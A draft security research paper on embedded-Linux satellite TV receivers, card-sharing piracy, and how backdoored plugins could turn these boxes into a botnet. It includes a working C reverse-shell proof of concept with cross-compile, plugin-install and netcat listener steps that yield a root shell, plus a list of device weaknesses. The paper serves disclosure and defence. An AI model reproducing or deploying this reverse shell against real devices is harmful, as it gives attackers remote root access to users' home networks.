SATELLITE TV RECEIVERS: FROM REMOTE CONTROL TO ROOT SHELL

Sofiane Mohamed Talmat

sofiane.talmat@ioactive.com

This is a FIRST DRAFT version that is provided to EKOPARTY reviewers more details addition and rewriting will be done

Abstract—**New generation Set Top Boxes (STBs) are embedded Linux satellite TV receivers offering all the features of any Linux based machine, including wireless and network connectivity, this allowed hackers to crack most satellite DVB-CA encryption schemes using card sharing and promoting the apparition of a parallel black market for pay TV subscription at very low cost.**

This attack did bring a huge number of such STBs to the IoT without any security design in most cases, those devices could be exploited to build a massive botnet of Linux based satellite receivers or even computers used for satellite decryption and accessing end users local area networks that will be used as an edge for any other kind of attacks. There are millions of unaware end users connecting their devices to Internet and downloading and installing any kind of plugins seeking cheap or even free satellite television, then the attack could be difficult to mitigate, and could easily lead to a hacker controlling millions of devices on the internet.

***Index Terms*—IoT, Card sharing, Satellite TV, attack, botnet.**

INTRODUCTION

During the last years, TV encryption scheme has evolved and adopted more complex cryptography designs and became almost impossible to crack using old techniques based on smart card cloning and emulation on open satellite receivers.

However the new generation STBs are featuring a full computer design including network connectivity took the exploitation of TV encryption to an other level using Card Sharing technique that is based on sharing official Smart Cards through Ethernet network allowing the decryption of most of encrypted TV channels and promoting Black Hat market for illegal and piracy subscription.

The aim of this paper is to highlight the risk that is related to card sharing that could be used to exploit weaknesses in open satellite receivers design and the human factor that could allow an attacker to build a massive botnet based on Linux based satellite receivers connected to the IoT.

We will first start with a brief description about TV encryption scheme, then describing card sharing attack. We will also describe key components in card sharing and how it is easy to exploit both the device design with the human factor to conclude a successful attack.

SATELLITE TV ENCRYPTION SHEME

The general concept of satellite TV encryption is based on the broadcast of an encrypted stream that should be decrypted only by legitimate satellite receivers using official smart cards hold by the subscriber

The encryption is provided by different CAS (Conditional Access System) providers that are identified by a unique CA ID (table 1) however the main concept remains the same and is based on the encryption of the stream with a CW (Crypto word) that should be only decrypted by the related smart card with a valid subscription.

CA ID	Company	Developed by
0x09XX	Cisco Videoguard	NDS (CISCO)
0x17XX/0x18XX	Nagravision	Nagravision
0x06XX	Irdeto	Irdeto
0x0BXX	Conax	Conax AS
0x05XX	Viaccess	France Telecom
0x26XX	Biss	European Broadcasting Union

Table 1: Some CAS providers

The CAS (figure 1) is responsible for the generation of two messages, the EMM (Entitlement Management Message) and the ECM (Entitlement Control Message).

The EMM contains the Subscriber ID and all information related to the subscriber rights, on the other hand, the ECM contains information about the content and most important the CW (Control Word) that is used to scramble and descramble the stream.

The generated CW is used to scramble the DVB stream and carried in an encrypted format within the ECM to the subscriber STB.

Once the data stream is received by the STB, the CW is extracted and decrypted by the smart card at the CAM (Conditional Access Module) level using a specific broadcaster key, which is then used to descramble the DVB signal and output a clear TV signal.

The main objective of the attacker is the extraction of the CW from the ECM and decrypting it in order to descramble the TV signal.




Figure 1: DVB encryption and decryption scheme

CARD SHARING

In the old times, attackers were able to use CAM emulators embedded into open satellite receivers to emulate legitimate CAM or even clone official smartcards, however CAS evolved and those attacks are no more efficient, which led to a new attack vector that is based on official card sharing through internet.




Figure 2: Card sharing general concept

In a typical card sharing architecture, a root provider hosts, generally, a card server at home or on an offshore location anonymously with official smart cards for different providers and provide multiple simultaneous access to multiple users.

In most cases the actors involves a reseller that can manage a reseller account provided by the card sharing hoster, he can manage the accounts and provide the end user with a plugin to be installed on their STB in order to support the used protocol for card sharing such as CCCAM, MGCAMD, etc.

Those protocol plugins are responsible in authenticating on the card sharing server and carrying the ECM/EMM messages to be decrypted and returns the CW to the STB

The plugins could either be provided by the reseller and containing the credentials of the server or be downloaded from Internet as multiple file sharing and satellite tv forums promote the download of different versions of the plugins

Once the scrambled stream is received, the client STB uses internet connectivity to send the ECM and EMM to the card sharing server that uses official subscription cards to extract the CW from the ECM and send it back to the client, once the CW received the TSB is now able to descramble and display the desired TV channel in clear.

STB DESIGN WEAKNESSES

Open STP comes nowadays running a full embedded Linux, which makes them much more comparable to full computer, as for example the configuration of one of the STBs that was used during this research in table 2

Item	Configuration
Processor	STi7111 (ST40-300 @450 Mhz)
Architecture	SH4 (32 bits Super-H)
ROM	256 MB
RAM	256 MB
Network	10/100M Ethernet port
USB	2x 2.0 USB ports
Smart Card reader	1
Module reader	2
Output	HDMI/RCA/DPDIF

Table 2: Forever Nano Pro configuration

However STBs are not designed in a secure way and contains different security vulnerabilities and weaknesses on both design and technical implementation software, in our current attack scenario, after rooting the device we highlighted the following main point:

1- Everything runs as root on the device
2- No firewall or security mechanisms on the device
3- No digital signature for firmware and plugins

TEARDOWN OF AN STB

In this research 4 well known STB models were studied and are presenting the same configuration and categories of vulnerabilities.

A teardown of one of the models is represented in figure 3




Figure 3: Teardown of an STB

It is clear that new generation STBs are compared to real computers featuring network connectivity, new models have even a wireless network card and some of the newest ones include a SIM card support for 3G connectivity

The existence of STBs specific processors such as STi7XXX (Figure 4) and containing all features and connectivity needed to build an STB made the development of STBs much more easier and many manufactures are developing similar hardware design for STBs using an embedded linux based on BusyBox with a custom front end application running at startup for TV GUI for the end user controlled by the remote control




Figure 4: STi7111 processor

ROOTING THE DEVICE AND RISKS

End users are far to be aware of the technical part and the risk around the use of untrusted software on open STB that are connected to internet, from their point of view they are only seeking free TV, and thus by installing any plugin from either a reseller or downloaded from a forum on internet.

An attacker could exploit this vulnerability by implementing a backdoor within his plugin and provide it to resellers or end users knowing that those plugins will be running as root on Linux based STB connected directly to Internet without any firewall rule or other kind of protection.

This would not only allow the attacker to build a massive botnet but also the ability to access local area network of the users in case the STB is compromised with a backdoor plugin.

Since the plugins are issue from unknown developers and for piracy purpose it is almost impossible to track changes, apply security standards or validate files authenticity as no digital signature is provided or could be trusted.

The technical part of the attack could be easily concluded by either implementing a backdoor on a plugin or develop a backdoor to infect end user devices.

A case scenario of this research is to implement a backdoor and install it on the previous described STB (Forever Nano Pro), this was done using the following:

- A Linux VM
- GCC for SH4 architecture
- A reverse shell code in C

The following C reverse shell was used as a proof of concept :

```
//Simple reverse shell revershell.c
#include <stdlib.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>

int main(void) {
   daemon(1, 0);
   int sock = socket(AF_INET, SOCK_STREAM, 0);
   struct sockaddr_in attacker_addr = {0};
   attacker_addr.sin_family = AF_INET;
   attacker_addr.sin_port = htons(4444);
   attacker_addr.sin_addr.s_addr = inet_addr("x.x.x.x");
   if(connect(sock, (struct sockaddr *)&attacker_addr,
sizeof(attacker_addr))!=0)
      _exit(0);
   dup2(sock, 0);
   dup2(sock, 1);
   dup2(sock, 2);
   execl("/bin/bash", "/bin/bash", "-i", NULL);
   }
```

The reverse shell was compiled on a Linux machine using GCC for SH4 architecture as target.

For the POC, a virtual machine with Ubuntu Server 14.04.2 was used, the following steps could be used to reproduce the installations of SH4 cross compiler and the generation of the binary for the target architecture:

- Add the following deb entry into apt list of sources :

```
deb http://ftp.debian-ports.org/debian sid main
```

- Install GCC 4.4 for SH4 target

```
apt-get update
apt-get install gcc-4.4-sh4-linux-gnu
```

- Compile revershell.c for SH4

```
/usr/bin/sh4-linux-gnu-gcc-4.4 ./revershell.c -o rev
```

This previous steps will generate a binary for SH4 target that drops a reverse shell to a specific IP address.

The plugin could then be installed by creating the directory structure described in figure 3:




plugin
bin
rev

Figure 3: Directory structure for a plugin

By copying the plugin folder into a USB disk and inserting it into the STB, it will prompt you for installing the plugin as described in figure 4:



User Data Download

Current software Ver : v2.12.15

Download
Format User Data
Delete

Figure 4: Installing the plugin on the STB

Once installed, the plugin appears in the list of Applications available on the STB (figure 5), once activated it will connect to the remote IP address dropping a root shell on the device.



State Start Type
rev Auto
Mcas Manual
spcs
Spider-Team - http://www.cs-proton.net/ Manual
coconut Manual
ExSIM
Satellite Dongle Manual

Figure 5: Plugin installed on device

The following root shell is then dropped:

```
root@sudo:~# nc -lvv 4444
Connection from x.x.x.x port 4444 [tcp/*] accepted
Linux pdk7105 2.6.23.17_stm23_A21-SDK7105_7105-
STSDK #65 PREEMPT Fri Jan 11 09:17:11 KST 2013
sh4 GNU/Linux
uid=0(root) gid=0(root)
bash-3.00#
```

Once installed, whenever the plugin is designed to be activated at start up, by the remote control or any channel switch a reverse shell will be dropped to the specified IP address.


An attacker could easily generate a plugin with a backdoor promoting his card sharing services and offer it as a subscription to his clients, those backdoors will make the STBs connect to a C&C server and wait for commands making the STBs zombie nodes of a botnet.

Vulnerabilities

1- Every thing runs as root

After rooting the device, we can clearly see that all the services are running as root as there is no segregation and level of privileges.


All the software installed by the user on the device either downloaded remotely using a remote control or installed using a USB stick are untrusted and will be running as root.



```
  423 root         0 SWN  [jffs2_gcd_mtd8]
  437 root      1892 S    telnetd
  443 root     11392 S    /usr/sbin/smbd -D -s /etc/samba/smb.
  445 root      1888 S    /usr/sbin/httpd -c /etc/httpd.conf
  475 root     11440 S    /usr/sbin/smbd -D -s /etc/samba/smb.
  515 root         0 SW<  [EMBXSHM-NewPort]
  516 root         0 SW<  [EMBXSHM-PortClo]
  517 root         0 SW<  [EMBXSHM-NewPort]
  518 root         0 SW<  [EMBXSHM-PortClo]
  521 root         0 SW<  [STFDMA_ClbckMgr]
  522 root         0 SW<  [STFDMA_ClbckMgr]
 1310 root      1988 S    /usr/sbin/vsftpd /etc/vsftpd.conf
 1311 root      1892 S    /bin/sh /etc/init.d/app_start start
 1312 root      1200 S    /sbin/sys_func
 1315 root      152m S    /root/bin/app
 1318 root         0 DW<  [TUNER0]
```

2- Uses of clear text management protocols

All of the studied devices use TELNET protocol to manage the devices



```
MBP:~ sofiane$ telnet 192.168.1.100
Trying 192.168.1.100...
Connected to 192.168.1.100.
Escape character is '^]'.

pdk7105 login: █
```

3- No firewall or bad configuration

The end user is unprotected against any kind of attack as there is no firewall support or bad configured which makes the firewall unusable as for example in one of the devices we can clearly see the following configuration :

```
~ # cat /etc/init.d/iptables
#!/bin/sh
#
# chkconfig: 2345 20 20
#

start() {
     echo Starting firewall: iptables.
     iptables-restore < /etc/firewall.conf
}
save() {
     iptables-save > /etc/firewall.conf
}

stop() {
     echo Stopping firewall: iptables.
     save
}

.....
```

However :


- The configuration file /etc/firewall.conf do not exist
- The system is mounted on as read only, so there is no way for the end user to modify the file without advanced attack to unlock the NAND memory
- iptables binary is not present on the system

4- Root account without password

On multiple devices, the user root has no password and it is not obvious for an end user to change the password through telnet console

5- Secondary root account (Backdoor?)

It was found that some devices have a secondary root account that is not used by any of the services running on the device




```
mail:*:9:11:mail:/var/spool/mail:
news:*:10:12:news:/var/spool/news:
operator:*:12:0:operator:/root:
games:*:13:100:games:/usr/games:
ftp:*:15:14:ftp:/home/ftp:
man:*:16:100:man:/var/cache/man:
nobody:*:65534:65534:nobody:/home:/bin/sh
sshd:*:74:74:sshd:/var/empty/sshd:/bin/false
httpd:*:75:75:httpd:/home/httpd:/bin/false
dnsmasq:*:75:75:dnsmasq:/var/lib/misc:/bin/false
[redacted]:[redacted]:0:0:[redacted]:/:/bin/ash
```

6- No firmware signature validation

There is no digital signature or firmware validation process through the firmware upgrade process, any untrusted firmware will be successfully installed on the device without source or origin verification even if it has been altered by an attacker

7- No security updates on the OS

For many models, the manufacturer is focusing on end user experience and more features in firmware updates such us better youtube and twitter support for example without providing security updates for the underlying operating system, and example of one of the devices that still provide an old and vulnerable version of BusyBox within the latest version of the firmware of 2015



```
 # busybox
BusyBox v1.14.2 (2012-03-  15:08:37 KST) multi-call binary
      (C) 1998-     Erik Andersen, Rob Landley, Denys Vlasenko
and others. Licensed under GPLv2.
```

Copy Results Download Results Select Table

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Ga
1	CVE-2011-2716	20		Exec Code	2012-07-03			


The DHCP client (udhcpc) in BusyBox before 1.20.0 allows remote DHCP servers to execute arbitrary commands TFTP_SERVER_NAME host name options.

Total number of vulnerabilities : 1 Page : 1 (This Page)

However they provide a better support for youtube within the update

8- Untrusted plugins running on the server

CardSharing relays on installing some plugins supporting specific protocols in order to communicate with card sharing servers and process the channel descrambling, however those plugins are untrusted and coming from untrusted and unknown developers, on the other part any card sharing reseller or provider has the possibility to alter those plugins and add a backdoor or any kind of malicious software.



	State	Start Typ
AvatarCamHd	Started	Manual
GS-cam Powered by Team GS-cam - http://www.gs-cam...	Started	Manual
XcamConfigure		Manual
mgcamd	Started	Manual
wicardd-sh4	Started	Manual

On the other side many plugins are installed in order to support social medias such as youtube, facebook, twitter etc …, news channels, weather, IPTV providers etc …, those plugins are also installed from untrusted sources and running as root on the system which open another door for an attacker


9- No support for internal browsers

TV GUI allows the user to connect to internet through an internal web browser mainly based on webkit that is controlled by the STB remote control, however there is no support for SSL/TLS or any secured protocol, only clear text HTTP is supported on the studied device models

10- Suspicious network activity

A suspicious network activity was discovered within one of the cardsharing plugins (wicardd) downloaded from a card sharing reseller, the plugins keeps a continuous try to resolve of random generated domain names.

A fake DNS was installed on the network, once a domain is resolved a binary stream is transferred to the host, this is still under research and reverse engineering in order to determine what really could go wrong




```
Protocol Length Info
DNS       59 Standard query response [redacted] No such name
DNS       60 Standard query [redacted] A <Root>
DNS       59 Standard query response [redacted] No such name
DNS       60 Standard query [redacted] A <Root>
DNS       59 Standard query response [redacted] No such name
DNS       59 Standard query [redacted] A <Root>
DNS      134 Standard query response [redacted]
DNS       60 Standard query [redacted] A <Root>
DNS       59 Standard query response [redacted]
DNS       60 Standard query [redacted] A <Root>
DNS       59 Standard query response [redacted] No such name
DNS       60 Standard query [redacted] A <Root>
```

11- Unauthenticated access to web servces

An unauthenticated access was found on an application offering some TV Channel related management through web service that allows unauthenticated users to access the system remotely such as Channel listing, streaming current user viewing to remote server, channel and satellite management, setting up scheduled tasks etc …

The web service also contains some security bugs that are under research



[redacted]:8080/[redacted]?cmd=[redacted]

```
<?xml version="1.0" encoding="ISO-8859-9"?>
<[redacted]:query xmlns:[redacted]="http://0.0.0.0:8080" [redacted]:count="1" [redacted]:created
etime="2015-07-11T23:43"><[redacted]="65535" type="0" idx="455" encoding="ISO-8
<!-- [redacted] -->
```

Impact

The major impact comes mostly from countries without provider representatives, an estimation from some card sharing resellers in Algeria gives a scary number that is around 4 million subscribers in the country making it a very lucrative business and bringing a huge amount of STBs to the IoT.

On the other hand, almost all STB constructors are promoting their products with 1 full year subscription to a card sharing server for free with any purchase of one of their models, however the service quality is low because of the huge amount of connection to the servers pushes the subscribers to seek other subscription either from internet or through local resellers.

As a case study, the Algerian market offers a huge opportunity to this kind of attack and allows the exploitation of human factor seeking free TV to build a botnet of STBs without any detection since the devices are not designed to offer any threat protection or detection and are most of the time plugged by the users directly into LAN without any firewall or control at the DSL router level.

In addition to building a botnet, owning such device will allow access to internal LAN of the user.

CONCLUSION

It is actually hard and almost impossible to stop bringing those devices to the IoT or mitigate the risk around the use of CardSharing as it is not possible to educate all the users about the risks, since they tend to seek free TV at any cost without care about external implication, on the other side it is not possible to apply rules and standards and controls on unknown software designed for piracy purpose.

It is also possible that this attack vector is already exploited in some cases and many devices are controlled and being used at this moment as a botnet or bridge for some network attacks.

REFERENCES AND FURTHER READINGS

- *L.Francis, W.G.Sirett, K.Markantonakis, Keith Mayes, "*Countermeasures for Attacks on Satellite TV Cards using Open Receivers*"*
- *Gustaf Bengtz "*Analysis of new and alternative encryption algorithms and scrambling methods for digital-tv and implementation of a new scrambling algorithm (AES128) on FPGA*"*
- *G.J.Schrijen "*Use Case: Control Word protection*"*
- *Ralf-Philipp Weinmann, Kai Wirt "*Analysis of the DVB common scrambling algorithm*"*
- *H. Cruickshank, M.P. Howarth, S.Iyengar, Z. Sun, "*A comparison between satellite DVB conditional access and secure IP multicast*"*
- *Kai Wirt, "*Fault attack on the DVB Common Scrambling Algorithm*"*
- *Konstantinos Markantonakis, Michael Tunstall, Keith Mayes "*Enhancing the Conditional Access Module Security in Light of Smart Card Sharing Attacks*"*
- *ETSI "*Digital Video Broadcasting (DVB); Support for use of scrambling and Conditional Access (CA) within digital broadcasting systems*"*
- *3gpp "*PayTV model*"*
- *ETSI "*Digital Video Broadcasting (DVB); Implementation Guidelines of the DVB Simulcrypt Standard*"*
- *Farncombe White Paper "*The evolution of content protection*"*